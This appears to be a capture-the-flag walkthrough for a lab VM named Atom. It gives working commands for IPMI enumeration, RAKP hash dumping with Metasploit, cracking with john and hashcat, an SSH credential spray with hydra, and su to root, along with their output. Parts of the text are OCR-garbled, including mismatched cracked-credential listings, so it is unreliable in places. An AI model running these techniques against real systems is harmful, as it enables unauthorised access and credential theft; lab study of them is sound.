
Atom

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For me IP of the machine is : 192.168.56.6

```
ping 192.168.56.6 -c 5
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=0.338 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=0.343 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=0.536 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=0.272 ms
64 bytes from 192.168.56.6: icmp_seq=5 ttl=64 time=0.381 ms
--- 192.168.56.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4045ms
rtt min/avg/max/mdev = 0.272/0.374/0.536/0.088 ms
```

Port Scanning

```
rustscan -a 192.168.56.6 -- ulimit 5000
```

```
rustscan -a 192.168.56.6 --ulimit 5000
: http://discord.skerritt.blog
: https://qithub.com/RustScan/RustScan :
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.56.6:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 20:29 IST
Completed Ping Scan at 20:29, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:29
Completed Parallel DNS resolution of 1 host. at 20:29, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Nmap scan report for 192.168.56.6
Host is up, received conn-refused (0.00043s latency).
Scanned at 2024-11-20 20:29:09 IST for 0s
PORT STATE SERVICE REASON
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

```
Open Ports

PORT STATE SERVICE
623/udp open asf-rmcp
| ipmi-version:
| Version:
| IPMI-2.0
| UserAuth: password, md5, md2, null
| PassAuth: authmsg, auth_user, non_null_user
```

/ Level: 1.5, 2.0

MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)

Really barebones lets run nmap UDP Scan here

```
sudo nmap -p- -sU -n -Pn --min-rate=10000 192.168.56.6
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (1m 16.85s)
sudo nmap -p- -sU -n -Pn --min-rate=10000 192.168.56.6

[sudo] password for pks:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 20:30 IST
Warning: 192.168.56.6 giving up on port because retransmission cap hit (10).
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 82.16% done; ETC: 20:31 (0:00:13 remaining)
Nmap scan report for 192.168.56.6
Host is up (0.00051s latency).
Not shown: 65456 open|filtered udp ports (no-response), 78 closed udp ports (port-unreach)
PORT STATE SERVICE
623/udp open asf-rmcp
MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 72.91 seconds
```

PORT STATE SERVICE 623/udp open asf-rmcp

This port is IPMI or Intelligent Platform Management Interface So we dont have a web application so lets just enumerate IPMI here

IPMI Enumeration

Here is what im using throughout this:
https://book.backtricks.xvz/network-services-pentesting/623-udp-ipmi

First we need to find the version of this IPMI that is running so here is the way on hacktricks

Enumeration

Discovery

```
nmap -n -p 623 10.0.0./24
nmap -n-sU -p 623 10.0.0./24
use auxiliary/scanner/ipmi/ipmi_version

You can identify the version using:

use auxiliary/scanner/ipmi/ipmi_version
nmap -sU --script ipmi-version -p 623 10.10.10.10
```

lets run this

```
sudo nmap -sU --script ipmi-version -p 623 192.168.56.6
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±3 (6.132s)
sudo nmap -sU --script ipmi-version -p 623 192.168.56.6

[sudo] password for pks:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 21:30 IST
Nmap scan report for 192.168.56.6
Host is up (0.00062s latency).

PORT STATE SERVICE
623/udp open asf-rmcp
| ipmi-version:
| Version:
| Version:
| IPMI-2.0
| UserAuth: password, md5, md2, null
| PassAuth: auth_msg, auth_user, non_null_user
|_ Level: 1.5, 2.0
MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

Lets enumerate the users as hacktricks says I just kinda guessed the a user's name is admin and it worked Otherwise i think u can make a bash script to get that as well with a common username wordlist

ipmitool -I lanplus -C 0 -H 192.168.56.6 -U admin -P thisisnotapassword user list

Lpm:	itool -I lanplus	-C 0 -H	192.168.56.	6 -U admin	-P thisisnotapassword user list
(D	Name	Callin	Link Auth	IPMI Msg	Channel Priv Limit
L		true	false	false	Unknown (0x00)
2	admin	true	false	true	ADMINISTRATOR
3	analiese	true	false	true	USER
4	briella	true	false	true	USER
5	richardson	true	false	true	USER
5	carsten	true	false	true	USER
7	sibylle	true	false	true	USER
3	wai-ching	true	false	true	USER
7	jerrilee	true	false	true	USER
10	glynn	true	false	true	USER
11	asia	true	false	true	USER
12	zaylen	true	false	true	USER
13	fabien	true	false	true	USER
14	merola	true	false	true	USER
15	jem	true	false	true	USER
16	riyaz	true	false	true	USER
17	laten	true	false	true	USER
18	cati	true	false	true	USER
19	rozalia	true	false	true	USER
20	palmer	true	false	true	USER
21	onida	true	false	true	USER
22	terra	true	false	true	USER
23	ranga	true	false	true	USER
24	harrie	true	false	true	USER
25	pauly	true	false	true	USER
26	els	true	false	true	USER
27	bqb	true	false	true	USER
28	karlotte	true	false	true	USER
29	zali	true	false	true	USER
30	ende	true	false	true	USER

Lets just get the Name here and save to a file

ipmitool -I lanplus -C 0 -H 192.168.56.6 -U admin -P thisisnotapassword user list | awk {'print \$2'} | grep -v true | grep -v Name > usernames1.txt

	File: usernames1.txt
1	admin
2	analiese
3	briella
4	richardson
5	carsten
6	sibylle
7	wai-ching
8	jerrilee
9	glynn
10	asia
11	zaylen
12	fabien
13	merola
14	jem
15	riyaz
16	laten
17	cati
18	rozalia
19	palmer
20	onida
21	terra
22	ranga

Gaining Access

Now, hacktricks suggest to run a metasploit module here to get the hash

IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval

This vulnerability enables retrieval of salted hashed passwords (MD5 and SHA1) for any existing username. To test this vulnerability, Metasploit offers a module:

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
```

Lets run this and search for this module

```
sudo msfconsole
/opt/metasploit/vendor/bundle/ruby/3.3.0/gems/pry-0.14.2/lib/pry/command_s
l no longer be part of the default gems starting from Ruby 3.5.0.
You can add ostruct to your Gemfile or gemspec to silence this warning.
Also please contact the author of pry-0.14.2 to request adding ostruct int
msf6 > search impi
[-] No results from search
msf6 > search ipmi
Matching Modules
       Name
       auxiliary/scanner/ipmi
       auxiliary/scanner/ipmi/ipm
       exploit/multi/upnp/libupnp_ssdp_overflow
         \_ target: Automatic
         \setminus target: Supermicro Onboard 	exttt{IPMI} (X9SCL/X9SCM) Intel SDK 1.3.1
         \_ target: Axis Camera M1011 5.20.1 UPnP/1.4.1
   7
         \_ target: Debug Target
       auxiliary/scanner/http/smt_<mark>ipmi</mark>_cgi_scanner
   9
                                        _49152_exposure
       auxiliary/scanner/http/smt_
       auxiliary/scanner/http/smt_
                                        _static_cert_scanner
   11
       exploit/linux/http/smt_ipmi_close_window_bof
       auxiliary/scanner/http/smt_ipmi_url_redirect_traversal
```

Lets see the option for 1 here

Now lets set the RHOST, USER_FILE, OUTPUT_JOHN_FILE here

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 192.168.56.6
RHOSTS => 192.168.56.6
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames
set USER_FILE usernames1.txt set USER_FILE usernames2.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames
set USER_FILE usernames1.txt set USER_FILE usernames2.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames1.txt
USER_FILE => usernames1.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames1.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set UTPUT_JOHN_FILE /home/pks/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom/hash
OUTPUT_JOHN_FILE => /home/pks/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom/hash
```

Now let run this

john hash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

```
John hash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Wanning: detected hash type "RAKP", but the string is also recognized as "RAKP-opencl"
Use the "--format=RAKP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 36 password hashes with 36 different salts (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-SHA1 128/128 AVX 4x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
emeralds (192.168.56.6 karlotte)
10101979 (192.168.56.6 wai-ching)
billandben (192.168.56.6 wai-ching)
billandben (192.168.56.6 samen)
dezzy (192.168.56.6 samen)
dezzy (192.168.56.6 els)
castillo1 (192.168.56.6 els)
castillo1 (192.168.56.6 harrie)
mackenzie2 (192.168.56.6 harrie)
mackenzie2 (192.168.56.6 bep)
milo123 (192.168.56.6 bep)
milo123 (192.168.56.6 zali)
081704 (192.168.56.6 jem)
jiggaman (192.168.56.6 jem)
jiggaman (192.168.56.6 jem)
jiggaman (192.168.56.6 shirin)
compered (192.168.56.6 ropage)
evan (192.168.56.6 ropage)
evan (192.168.56.6 ropage)
twentife (192.168.56.6 ropage)
kittyboo (192.168.56.6 shirin)
2468 (192.168.56.6 sinin)
EVETETY (192.168.56.6 sinin)
```

lets save them to a file

```
john hash --show | awk {'print $2'} | grep -v "password" > creds.txt
```

	File: creds.txt
	admin:cukorborso
2	analiese:honda
3	briella:jesus06
	richardson:darell
	carsten:2468
6	sibylle:me4life
7	wai-ching:10101979
8	jerrilee:number17
9	glynn:evan
	asia:TWEETY1
	zaylen:120691
12	fabien:chatroom
	merola:mackenzie2
	jem:081704
	riyaz:djones
	laten:trick1
	cati:122987
	rozalia:batman!
	palmer:phones
	onida:jiggaman
21	terra:sexymoma
22	ranga:jaffa1
	harrie:071590
	pauly:515253
25	els:dezzy
26	bqb:290992

Now lets run hydra to test them against ssh

```
hydra -I -v -C creds.txt ssh://192.168.56.6
[VERBOSE] Retrying connection for child 14
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 10
[VERBOSE] Retrying connection for child 2
[22][ssh] host: 192.168.56.6 login: onida password: jiggaman
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
```

4 User's Creds

Username : onida Password : jiggaman

Lets ssh in

```
~/Bocuments/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (6.457s)
ssh onida@192.168.56.6
The authenticity of host '192.168.56.6 (192.168.56.6)' can't be established.
ED25519 key fingerprint is SHA256:La9YyHs46ERV08XTRRw0cLh6XcInXX35Ar90iMsXwQk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.6' (ED25519) to the list of known hosts.
onida@192.168.56.6's password:

onida@atom:~ (0.878s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

onida@atom ~ (0.8225)
id
uid=1000(onida) gid=1000(onida) groups=1000(onida),100(users)
```

And here is your user.txt

```
onida@atom:~ (0.015s)
ls -al

total 24
drwx----- 2 onida onida 4096 Dec 31 2400 .
drwxr-xr-x 3 root root 4096 May 24 13:55 ..
lrwxrwxrwx 1 root root 9 May 24 14:16 .bash_history -> /dev/null
-rw-r--r-- 1 onida onida 220 Dec 31 2400 .bash_logout
-rw-r--r-- 1 onida onida 3526 Dec 31 2400 .bashrc
-rw-r--r-- 1 onida onida 807 Dec 31 2400 .profile
-rwx----- 1 onida onida 33 Dec 31 2400 user.txt
```

Vertical PrivEsc

Found this database file here

```
ls -al /var/www/html/
total 172
drwxr-xr-x 6 www-data www-data 4096 May 27 15:21 .
drwxr-xr-x 3 root
                     root
                                4096 May 25
                                            22:19
-rwxr-xr-x 1 www-data www-data 114688 May 27
                                            15:21 atom-2400-database.db
drwxr-xr-x 2 www-data www-data
                               4096 Dec 31
                                             2400 css
                               4096 Dec 31
drwxr-xr-x 4 www-data www-data
                                             2400 imq
-rw-r--r-- 1 www-data www-data
                               11767 Dec 31
                                             2400 index.php
                               4096 Dec 31
drwxr-xr-x 2 www-data www-data
-rw-r--r-- 1 www-data www-data
                               6262 Dec 31
                                1637 Dec 31
-rwxr-xr-x 1 www-data www-data
                                             2400 profile.php
-rw-r--r-- 1 www-data www-data
                               5534 Dec 31
                                             2400 register.php
                               4096 Dec 31
drwxr-xr-x 2 www-data www-data
```

Lets see what kind of db is this

```
onida@atom /var/www/html (0.022s)

file atom-2400-database.db

atom-2400-database.db: SQLite 3.x database,
chema 4, UTF-8, version-valid-for 4373
```

So its sqlite3 lets dump it now

```
sqlite3 atom-2400-database.db .dump
```

```
onida@atom /var/www/html (0.027s)
sqlite3 atom-2400-database.db .dump

PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE login_attempts (
    id INTEGER PRIMARY KEY,
    ip_address TEXT NOT NULL,
    attempt_time INTEGER NOT NULL
);
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT UNIQUE NOT NULL,
    password TEXT NOT NULL
);
INSERT INTO users VALUES(1, 'atom', '$2y$10$Z1K.4yVakZEY.Qsju3WZzukW/M3fI6BkSohYOiBQqG7pK1F2fH9Cm');
COMMIT;
```

Lets save this hash

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (0.936s)
vim hash2

~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±3 (0.047s)
cat hash2

File: hash2

1 $2y$10$Z1K.4yVakZEY.Qsju3WZzukW/M3fI6BkSohYOiBQqG7pK1F2fH9Cm
```

And now lets crack it with hashcat

hashcat -a 0 -m 3200 hash2 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

```
⟨→ Creds
Password : madison
```

```
onida@atom ~ (0.015s)
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
onida:x:1000:1000:,,,:/home/onida:/bin/bash
```

So lets just test it against root

```
onida@atom /var/www/html (45m 20.19s)
su root
Password:
root@atom:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root here is your root.txt

```
su root
Password:
root@atom:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@atom:/var/www/html# cd /root
root@atom:~# ls -al
total 32
drwx----- 4 root root 4096 May 27 15:43 .
drwxr-xr-x 18 root root 4096 May 24 14:18
lrwxrwxrwx 1 root root 9 Mar 9 2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root 571 Dec 31
                                   2400 .bashrc
-rw----- 1 root root 20 May 27 14:15 .lesshst
drwxr-xr-x 3 root root 4096 Dec 31
                                   2400 .local
-rw-r--r-- 1 root root 161 Dec 31
                                   2400 .profile
-rw-r--r-- 1 root root 33 Dec 31
                                   2400 root.txt
           2 root root 4096 Dec 31
                                    2400 .ssh
drwx----
```

Thanks for reading :)